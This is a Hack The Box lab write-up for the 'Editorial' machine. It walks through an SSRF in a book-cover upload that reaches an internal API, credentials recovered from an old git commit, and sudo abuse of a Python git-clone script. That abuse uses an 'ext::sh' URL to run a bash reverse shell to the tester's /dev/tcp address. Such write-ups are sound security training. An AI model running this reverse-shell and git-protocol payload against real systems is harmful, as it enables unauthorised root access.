
Editorial
Hack The Box Machine Writeup

Are people in the future even going to know what books look like?
Summary
Editorial was an easy linux box that was pretty quick but involved some fuzzing or lucky guessing during enumeration. The user step revolves around an SSRF and root involves finding creds in a git repository and abusing Git external protocols as well as a bit of lateral privilege escalation.
To obtain User first the attacker must locate the SSRF present in the upload_cover function of the web application. They then either need to fuzz or simply guess that there is a service listening locally on the box on port 5000. They then need to fuzz again that there is an /api endpoint. This endpoint returns information about the API and one of the endpoints returns credentials for the Dev user that can be used with SSH to get a shell and complete the user step.
Root starts off with some lateral escalation to the prod user. There is a git repository inside of devs home directory that contains a commit with the creds for the prod user. These can be discovered using git show or any other method to look at old commits. Once obtained they can be used with ssh to get a shell as the prod user. The prod user has sudo privileges to run a python script with a \* wild card as its args. This python script uses git and has the options turned on to run the git command with external protocols. This can be abused by passing the python script a malicious url that leverages the git sh protocol for command execution as root. A reverse shell can finally then be obtained, completing the box.
.png)
Books also feel nice!
User
Recon
Port scan with Nmap
I started off as normal with an Nmap port scan. I use -sC for default NSE enumeration scripts and -sV for version enumeration. running it with sudo defaults to an -sS stealth scan.
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sC -sV 10.10.11.20
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-02 13:56 EDT
Nmap scan report for 10.10.11.20
Host is up (0.030s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.24 seconds
This shows the vhost editorial.htb as a redirect on the web server. I will add this to my /etc/hosts file.
┌──(kali㉿kali)-[~/Desktop]
└─$ tail -n 2 /etc/hosts
10.10.11.20 editorial.htb
Vhost Fuzz with Wfuzz
Whenever I have subdomains or vhosts I like to run a fuzz scan to see if I can find more. I run it once to find the default response length and then use --hh to filter on the chars count.
┌──(kali㉿kali)-[~/Desktop]
└─$ wfuzz -u http://editorial.htb -H "Host:FUZZ.editorial.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt --hh 178
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://editorial.htb/
Total requests: 19966

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


Total time: 61.77911
Processed Requests: 19966
Filtered Requests: 19966
Requests/sec.: 323.1836
Nothing this time.
Enumerate web site
We are presented with a pretty barebones website with 2 tabs, publish with us and about.
.PNG)
Always try to fully enumerate websites and applications, you never know where the vulnerabilities will lie
There is a search bar in the top right that also seems to be functioning. Looking at the request in burp however we can see it is not passing out search query and simply issuing another get request to the home page.
.PNG)
Doesn't look like it is doing anything
Moving on to the about page there is nothing of value except an email with another domain, tiempoarriba.htb.
.PNG)
Details are very important, always check websites footers and contact information
I took the opportunity to add this to my /etc/host file. I also ran another wfuzz scan against this domain but it did not return anything. browsing to http://tiempoarriba.htb simply returns a redirect to http://editorial.htb/
Looking lastly at the publish with us tab looks very interesting. It links to a /upload page where we can upload a book to be reviewed.
.PNG)
What is this, Amazon?
There appears to be an option to upload a cover page directly or by a url. sending a test request we can see that it makes a call to our web server.
┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.20 - - [02/Jul/2024 14:11:52] code 404, message File not found
10.10.11.20 - - [02/Jul/2024 14:11:52] "GET /test HTTP/1.1" 404 -
We can also inspect the page and see that it saves the file to a static/uploads directory and gives us the file name.
.PNG)
Found you!
It looks like we are unable to get a file uploaded with a .php or similar extension, so simply uploading a web shell is not likely the path here.
Checking file upload functionality we can see it makes a post request to /upload-cover.

File uploads are a prime suspect for vulnerabilities
We can also see it uploads the file much the same way as when getting it via a url.
clicking the button at the bottom of the page to send book info responds with a message indicating that there might be some kind of bot reading what we submit.
.PNG)
Bots are a good indication of CSRF, SSRF or XSS exploits
Directory brute force with Feroxbuster
it's always good to fully enumerate, so at this point I ran feroxbuster to see if I could discover any more endpoints. It did not discover anything of value though.
┌──(kali㉿kali)-[~/Desktop]
└─$ feroxbuster -u http://editorial.htb

___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ _/ | |  \ |__
|    |___ |  \ |  \ | __,    __/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.1
───────────────────────────┬──────────────────────
🎯  Target Url            │ http://editorial.htb
🚀  Threads               │ 50
📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
👌  Status Codes          │ All Status Codes!
💥  Timeout (secs)        │ 7
🦡  User-Agent            │ feroxbuster/2.10.1
💉  Config File           │ /etc/feroxbuster/ferox-config.toml
🔎  Extract Links         │ true
🏁  HTTP methods          │ [GET]
🔃  Recursion Depth       │ 4
🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        5l       31w      207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       72l      232w     2939c http://editorial.htb/about
200      GET      210l      537w     7140c http://editorial.htb/upload
302      GET        5l       22w      201c http://editorial.htb/upload-cover => http://editorial.htb/upload
200      GET       81l      467w    28535c http://editorial.htb/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
200      GET        7l     2189w   194901c http://editorial.htb/static/css/bootstrap.min.css
200      GET     4780l    27457w  2300540c http://editorial.htb/static/images/pexels-min-an-694740.jpg
200      GET      177l      589w     8577c http://editorial.htb/
200      GET    10938l    65137w  4902042c http://editorial.htb/static/images/pexels-janko-ferlic-590493.jpg
[####################] - 26s    30013/30013   0s      found:8       errors:0
[####################] - 26s    30000/30000   1169/s  http://editorial.htb/

I am fully onboard with the pro book propaganda
SSRF
At this juncture it seemed like I could likely use the cover url feature to execute an SSRF attack against the host. When using a port that doesn't exist it returns /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg. We can use this knowledge to help see if there are any other services on any other ports running locally on the host
.PNG)
Knowing a good and a bad response allows for brute forcing if needed
When sending port 5000 we get a different responses, indicating that this is likely a live port.
.PNG)
We would now have our true and false conditions if we needed to bruteforce discover more ports
I tested a common endpoint of /api next.
.PNG)
sometimes guessing and using intuition is the best route
When visiting the link it responds with We can see a bunch of information about the api.
.PNG)
Thank your for the information!
What stands out to me was the /api/latest/metadata/messages/authors endpoint which will "Retrieve the welcome message sent to our new authors". My thought was that this might contain user credentials of some kind. Upon sending a request to that endpoint and visiting the temporary file generated my hunch is confirmed.
.PNG)
Burp is an amazing tool all but required for web pen testing
.PNG)
another example of why hardcoded plaintext creds are always a bad idea
We can see from the response that there is a username of dev with a password of dev080217_devAPI!@.
.png)
Its still blows my mind what can make it to production sometimes
Shell as dev
using the creds of dev:dev080217_devAPI!@ we are able to login via ssh and grab user.txt
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh dev@10.10.11.20
The authenticity of host '10.10.11.20 (10.10.11.20)' can't be established.
ED25519 key fingerprint is SHA256:YR+ibhVYSWNLe4xyiPA0g45F4p1pNAcQ7+xupfIR70Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.20' (ED25519) to the list of known hosts.
dev@10.10.11.20's password:  dev080217_devAPI!@
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)
<...>
Last login: Mon Jun 10 09:11:03 2024 from 10.10.14.52
dev@editorial:~$ cat user.txt
3b3d************************f844
.png)
If only; security starts at development and testing!
Root
Enumeration
checking things like sudo privileges with sudo -l didn't turn up anything. Looking in the home directory we can discover that there is another user on the box named prod which we will likely have to laterally move to. There is also a strange apps directory in dev's home.
dev@editorial:~$ sudo -l
[sudo] password for dev:
Sorry, user dev may not run sudo on editorial.

dev@editorial:/home$ ls
dev  prod

dev@editorial:~$ ls -la
total 32
drwxr-x--- 4 dev  dev  4096 Jun  5 14:36 .
drwxr-xr-x 4 root root 4096 Jun  5 14:36 ..
drwxrwxr-x 3 dev  dev  4096 Jun  5 14:36 apps
lrwxrwxrwx 1 root root    9 Feb  6  2023 .bash_history -> /dev/null
-rw-r--r-- 1 dev  dev   220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 dev  dev  3771 Jan  6  2022 .bashrc
drwx------ 2 dev  dev  4096 Jun  5 14:36 .cache
-rw-r--r-- 1 dev  dev   807 Jan  6  2022 .profile
-rw-r----- 1 root dev    33 Jul  2 01:25 user.txt
Looking in Git repository
Looking in this apps directory there is just a git repository. we can look at the history of the repository with the git log command as a good place to start.
dev@editorial:~/apps$ ls -la
total 12
drwxrwxr-x 3 dev dev 4096 Jun  5 14:36 .
drwxr-x--- 4 dev dev 4096 Jun  5 14:36 ..
drwxr-xr-x 8 dev dev 4096 Jun  5 14:36 .git

dev@editorial:~/apps/.git$ git log
commit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:04:21 2023 -0500

fix: bugfix in api port endpoint

commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:01:11 2023 -0500

change: remove debug and update api port

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

change(api): downgrading prod to dev

* To use development environment.

commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

feat: create api to editorial info

* It (will) contains internal info about the editorial, this enable
   faster access to information.

commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:48:43 2023 -0500

feat: create editorial app

* This contains the base of this project.
* Also we add a feature to enable to external authors send us their
   books and validate a future post in our editorial.
Of interesting note is commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae where it mentions downgrading prod to dev. Since we are the dev user and trying to get to the prod user this stands out the most. We can then use git show and the commit hash to look at the changes made with that commit.
dev@editorial:~/apps/.git$ git show b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

change(api): downgrading prod to dev

* To use development environment.

diff --git a/app_api/app.py b/app_api/app.py
index 61b786f..3373b14 100644
--- a/app_api/app.py
+++ b/app_api/app.py
@@ -64,7 +64,7 @@ def index():
@app.route(api_route + '/authors/message', methods=['GET'])
def api_mail_new_authors():
 return jsonify({
-        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: prod\nPassword: 080217_Producti0n_2023!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
+        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
 }) # TODO: replace dev credentials when checks pass

# -------------------------------
We can see creds for the prod user! prod:080217_Producti0n_2023!@
.jpg)
People can see the old commits! be careful
Shell as Prod
We can then use the prod:080217_Producti0n_2023!@ creds to login with ssh as the prod user, completing the lateral escalation step.
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh prod@10.10.11.20
prod@10.10.11.20's password: 080217_Producti0n_2023!@
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)
<...>
prod@editorial:~$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
Abusing Git External Protocols
checking sudo -l with the prod user we can see they can run python3 on the /opt/internal_apps/clone_changes/clone_prod_change.py file as root. We can also pass any arg.
prod@editorial:~$ sudo -l
[sudo] password for prod: 080217_Producti0n_2023!@
Matching Defaults entries for prod on editorial:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
(root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
.png)
It do be like this though.
looking at the clone_prod_change.py file we can see that it doesn't do a lot.
prod@editorial:~$ cat /opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
the script clones a git repository from the given url. the key part is that last line.
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
The multi_options settings means that we can use external protocols for Git operations. This will allow us to execute arbitrary code by passing in a url that abuses the sh external protocol. After some googling I came across a couple pages that detail the attack chain and what we need to do. The first is just the Git documentation, there was also a Snyk article detailing how we can create a malicious url and obtain RCE. It took me a little while to figure out a way to get a reverse shell from here. I ended up just creating a shell file and running it and that worked well enough. I then grabbed root.txt completing the machine.
prod@editorial:~$ cat shell.sh
#! /bin/bash
bash -i >& /dev/tcp/10.10.14.48/42069 0>&1

prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py "ext::sh -c '/home/prod/shell.sh'"

┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.48] from (UNKNOWN) [10.10.11.20] 36906
root@editorial:/opt/internal_apps/clone_changes# cat /root/root.txt
764b************************6e7f
.png)
Another day, another hack the box machine pwned!
Additional Resources
Ippsec video walkthrough
0xdf writeup
0xdf.gitlab.io